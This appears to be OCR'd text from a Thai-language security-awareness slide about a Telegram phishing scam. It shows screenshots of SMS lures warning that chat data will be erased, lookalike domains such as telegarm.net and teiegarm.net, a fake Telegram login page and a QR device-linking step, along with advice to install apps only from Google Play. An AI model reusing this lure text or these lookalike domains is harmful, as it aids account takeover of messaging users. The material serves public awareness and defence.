
การเชื่อมต่อ

↓

เครือข่ายมือถือ →



เมื่อจะติดตั้งแอพฯ ให้เปิด Google Play เพื่อค้นหา แล้วกดติดตั้งเองเสมอ


telegram 1
phone number:
https://telegraf.cc
10:32
วันอังคารที่ 13 มิถุนายน
Your chat history and all data will be erased after 5 days, if you want to continue to use it, please associate your phone number:
http://telegarm.net
18:11

teiegarm.net/

Sign in to Telegram

Please confirm your country and enter your phone number.

Country

Thailand

Phone Number

+66 – ---- ----

Keep me signed in

NEXT

LOG IN BY QR CODE

+66 0 81 [redacted] 8

We have sent you a message in Telegram with the code.

Code

tps://teiegarm.net/a/

Log in to Telegram by QR Code

1. Open Telegram on your phone
2. Go to **Settings** > **Devices** > **Link Desktop Device**
3. Point your phone at this screen to confirm login

ที่อยู่เว็บ

tg://login?token=A[redacted]
-4hoLFd1ulQPB8Aj[redacted]w

เปิดในเบราเซอร์


คัดลอก

ยกเลิก


Hacking

